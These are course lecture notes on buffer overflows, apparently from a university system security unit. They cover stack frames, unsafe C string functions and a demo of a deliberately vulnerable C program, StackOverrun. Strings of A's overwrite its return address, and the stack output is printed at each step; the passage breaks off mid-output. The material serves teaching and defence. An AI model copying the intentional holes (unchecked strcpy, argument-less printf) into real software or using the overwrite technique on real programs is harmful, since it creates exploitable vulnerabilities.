CSCI262 : System Security


Week 10: Buffer Overflow

Outline

- What is a buffer?
- What is a buffer overflow?
- What are buffer overflow attacks?
- How can buffer overflows be exploited?
- Examples of buffer overflow attacks.
- How can we prevent buffer overflows?

What is a Buffer?

- In computer programming, a ‘buffer’ is a memory location where data is stored.
- A variable has room for one instance of data.
  - So if the variable is of type ‘int’, it will hold only one integer.
- A buffer can contain many instances of data.
  - For example, a series of ‘char’, ‘int’ and ‘float’ values.



Computer Memory Organization

- When we define a variable in C or C++, the compiler says to reserve a memory location for it according to its type. For example, the statement

```
int my_variable;
```

  tells the compiler that somewhere we intend to use `my_variable` to store an integer.

  Memory necessary for the declared type will be set aside in the buffer.

- For an array, enough space for all of the elements in the array is set aside.
- An *assignment*, like `my_variable = 5`; tells the compiler to write instructions so as to store the value 5 into the space reserved for `my_variable`.

What is a buffer overflow (or overrun)?

- NIST definition:

  “A condition at an interface under which more input can be placed into a buffer or data holding area than the capacity allocated, overwriting other information.

Attackers exploit such a condition to crash a system or to insert specially crafted code that allows them to gain control of the system.”


Let’s look at an example.

- It's C++ code but should be fairly straightforward to understand and the notation will be explained as we go …
- Consider that a programmer allocates enough memory for a variable to hold 8 characters.
  - To be specific, let us say they allow 8 characters to hold your first name.

```
struct Student {
      char  name[8];
      int   sNumber;
};

Student aRec;
```

A `struct` is like a `class`,
but often without access specifiers.
Character array and an integer.



```
#include<iostream>
using namespace std;

struct Student{
        char name[8];
        int sNumber;
};

int main()
{
        Student aRec, bRec;
        aRec.sNumber=1234567;
        strcpy(aRec.name,"david");

        bRec.sNumber=1234568;
        strcpy(bRec.name,"alexander");
//      bRec.sNumber=1234568;

        cout << "Student name: " << aRec.name << endl;
        cout << "Student number: " << aRec.sNumber << endl;

        cout << "Student name: " << bRec.name << endl;
        cout << "Student number: " << bRec.sNumber << endl;
}
```

The output:
Student name: david
Student number: 1234567
Student name: alexander
Student number: 1912657544
(or 1179762 or ...)

`strcpy`: Used to copy C-strings, so character arrays terminated by a null character.
`cout <<` : Output to standard out, typical display...

- Buffer overflows are the result of poor coding practices.
- C and C++ programmers, in particular, are vulnerable to the temptation of using unsafe but easy-to-use string-handling functions.
  - And assembler is even worse...
- Furthermore, ignorance about the real consequences of mistakes can make appropriate programming difficult to justify.
- VB, Java, Perl, C#, Python, and some other high-level languages, all do run-time checking of array boundaries.

Buffer Overflow Attacks

- These exploit buffer overflows in the code.
- Buffer overflow attacks can:
  - Cause an attack against availability by running a denial of service attack.
    - Basically meaning that resources that should be available to authentic users are not.
  - Run arbitrary code that either modifies data, which is an attack against integrity, …
  - … or reads sensitive information, which is an attack against confidentiality.

- In some cases, an attacker tries to exploit programs that are running as a privileged account, such as root or a domain administrator.
- They use those privileges to reach and attack areas they themselves wouldn’t normally have access to.


Some historical buffer overflow exploits

- 1988: Morris worm: Included exploiting a buffer overflow in `fingerd`.
- 2000: Buffer overflow attack against Microsoft Outlook.
- 2001: Code Red worm: Exploits buffer overflow in Microsoft IIS 5.0.
- 2003: Slammer worm: Exploits buffer overflow in Microsoft SQL Server 2000.
- 2004: Sasser worm: Exploits buffer overflow in Microsoft Windows 2000/XP Local Security Authority Subsystem Service.
- 2005: Symantec anti-virus buffer overflow.

Memory: Stacks (and heaps)

- Buffer overflows are possible because of the way memory and memory management works, or doesn't.
  - In C/C++ memory management is partially the choice of the programmer.
    - In languages like Java and C# it isn't.
- Many of the most problematic buffer overflow attacks have been specifically targeted against stacks.
  - With subsequent stack protection the heap became a popular target too.
  - Stacks and heaps are both parts of the process memory.

- The Stack contains stack frames associated with running function calls.
  - Frames contain information like the return address, local variables and function arguments.
  - Stack memory grows down.
- Heap memory is requested by programs for use in dynamic data structures (`new` and `new[]`)
  - Heap memory grows up (☺).
- Buffer overflow type attacks are also possible against global data and the heap, but we won't look at these.
  - The high to low memory addresses differs in some implementations. (☹)




[SB18]
Fig 10.4

More on stacks

- A CPU possesses limited registers – special memory locations for "moving" and storing data.
- The stack is where we can store variables that are local to procedures that do not fit in registers, such as local arrays or structures.
- There is a *stack pointer* that points to the most recently allocated address in the stack, that is the top of the stack, which is actually lower in memory.
- Variables declared on the stack are located next to the return address for the function's caller. The return address is the memory location where control should return to once a function is completed.

Function Calls



[SB18], Figure 10.3

The calling function P

1. Pushes the parameters for the called function onto the stack

2. Executes the call instruction to call the target function Q, which pushes the return address onto the stack

The called function Q

3. Pushes the current frame pointer value (which points to the calling routine's stack frame) onto the stack

4. Sets the frame pointer to be the current stack pointer value, which now identifies the new stack frame location for the called function

5. Allocates space for local variables by moving the stack pointer down to leave sufficient room for them

6. Runs the body of the called function

7. As it exits it first sets the stack pointer back to the value of the frame pointer (effectively discarding the space used by local variables)

8. Pops the old frame pointer value (restoring the link to the calling routine's stack frame)

9. Executes the return instruction which pops the saved address off the stack and returns control to the calling function


An example of the buffer filling ...

- Consider that we have this code:

```
void function (int a, int b, int c)
{
    char buffer1[5];
    char buffer2[10];
}

int main() {
   function(1,2,3);
}

the function stack looks like:
```



… and of what can go wrong


- Consider now that we have:

```
void function (char *str)
{
    char buffer[16];

    strcpy (buffer, str);
}

int main () {
  char *str = "I am greater than
                16 bytes";
  function (str);
}
```

the function stack looks like:



So what?


- We have just overwritten the address of the return pointer, so we aren't going to get back to the correct location ☹
  - The program is going to abort.
- But if we are attacking the system we might try and do more.
  - We might have two variables, like the example two slides back, so change one to change the other.
  - We might also change the return pointer to a specific value.

What value?

- Maybe to the address of a function that we can run with the program permissions.
  - Remember we talked earlier about the setuid issue in Unix.
- But such code might not exist!
  - So, we could write it ourselves and place the code we want to execute in the buffer's overflowing area!
  - We will look at an example of this at the end of this section of notes.
- We then overwrite the return address so it points back to the buffer and executes the intended code. Such code can be inserted into the program using environment variables or program input parameters.

The smashed stack

- Causing stack overflows is often referred to as smashing the stack.



Recall: Types of Attacks

- We talked earlier about the types of things an attacker can do through a buffer overflow attack.
  - We can explain in a little more detail now.
- **Denial of service attack**:
  - Too much data on the memory states causes other information on the stack to be overwritten.
    - If enough information can be overwritten, the system cannot function, and the operating system will crash.
  - This is easy to do if a buffer overflow is possible.
- **Gaining access**:
  - A careful attacker can overwrite just enough on the stack to overwrite the return pointer, causing the pointer to point to the attacker's code instead of the actual program, so the attacker’s code gets executed next!

Unsafe C functions

- Many buffer overflows result from the use of unsafe functions available in the standard library of C.
- Here go a few of the common functions that should be avoided!

```
gets(char *str);
sprintf(char *str, char *format, …);
strcat(char *dest, char *src);
strcpy(char *dest, char *src);
vsprintf(char *str, char *fmt, va_list ap);
```

- Functions such as `strncat` or `strncpy` are better, because they have bounds which makes it easier to protect.
  - They still need to be used with care though, since they make checking easier, but they can still suffer problems with buffer overflow if the bounds are incorrectly specified.
- You also have to make sure there aren't buffer overflows introduced due to your own code, or in other code you have included, apart from the standard libraries.

```
/*
StackOverrun.cpp
This program shows an example of how a stack-based buffer
overrun can be used to execute arbitrary code. Its objective is
to find an input string that executes the function Y.
*/

#include <stdio.h>
#include <string.h>

void X(const char* input)
{
  char buf[10];

  //Not passing any arguments is a trick to view the stack.
  printf("My stack looks like:\n%p\n%p\n%p\n%p\n%p\n%p
       \n%p\n%p\n%p\n%p\n%p\n%p\n%p\n\n");
  //Pass the user input straight to secure code public enemy #1.
  strcpy(buf, input);
  printf("%s\n", buf);

  printf("Now the stack looks like:
\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n\n");}
```

Okay, so it's actually C code ☺

`printf` is for printing …

```
void Y(void)
{
    printf("Argh! I've been hacked!\n");
}

int main(int argc, char* argv[])
{
    printf("Address of X = %p\n", X);
    printf("Address of Y = %p\n", Y);
    if (argc != 2)
    {
       printf("Please supply a string as an argument!\n");
       return -1;
    }
    X(argv[1]);
    return 0;
}
```

F:\Examples\StackOverrun Hello

```
Address of X = 004012B8
Address of Y = 00401328
My stack looks like:
7FFDF000
00000018
00000001
0023FF14
0000000C
0023FFE0
77C35C94
77C146F0
FFFFFFFF
0023FF60
```
00401401 **The return address of X**
```
00032593
00401328
```

```
Hello
Now the stack looks like:
0022FF30
00000018
00000001
0023FF14
0000000C
6C6C6548
77C3006F
77C146E0
FFFFFFFF
0022FF60
```
00401401
```
00032593
00401328
```


Hello was copied in
6C-l, 65-e, 48-H, 6F-o

F:\Examples\StackOverrun AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

```
Address of X = 004012B8
Address of Y = 00401328
My stack looks like:
7FFDF000
00000018
00000001
0023FF14
0000000C
0023FFE0
77C35C94
77C146F0
FFFFFFFF
0023FF60
00401401
00032593
00401328
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Now the stack looks like:
0023FF30
00000018
00000001
0023FF14
0000000C
41414141
41414141
41414141
41414141
41414141
41414141
41414141
41414141
```

Trying to access 41414141 ☹



F:\Examples\StackOverrun AAAAAAAAAA

```
Address of X = 004012B8
Address of Y = 00401328
My stack looks like:
7FFDF000
00000018
00000001
0023FF14
0000000C
0023FFE0
77C35C94
77C146F0
FFFFFFFF
0023FF60
00401401
00032593
00401328
```

```
AAAAAAAAAA
Now the stack looks like:
0023FF30
00000018
00000001
0023FF14
0000000C
41414141
41414141
77004141
FFFFFFFF
0023FF60
00401401
00032593
00401328
```


Notice the 00
for the null.

F:\Examples\StackOverrun AAAAAAAAAAAAAAAAAAAA

We are going to put in 20 A’s, to stop just before the target!

```
Address of X = 004012B8
Address of Y = 00401328
My stack looks like:
7FFDF000
00000018
00000001
0023FF14
0000000C
0023FFE0
77C35C94
77C146F0
FFFFFFFF
0023FF60
00401401
00032593
00401328
```

```
AAAAAAAAAAAAAAAAAAAA
Now the stack looks like:
0023FF30
00000018
00000001
0023FF14
0000000C
41414141
41414141
41414141
41414141
41414141
00401400
00032593
00401328
```



F:\Examples\StackOverrun AAAAAAAAAAAAAAAAAAAAA

We are going to put in 21. We can then see the overflow!


Addres

Addres

My sta

7FFDC0

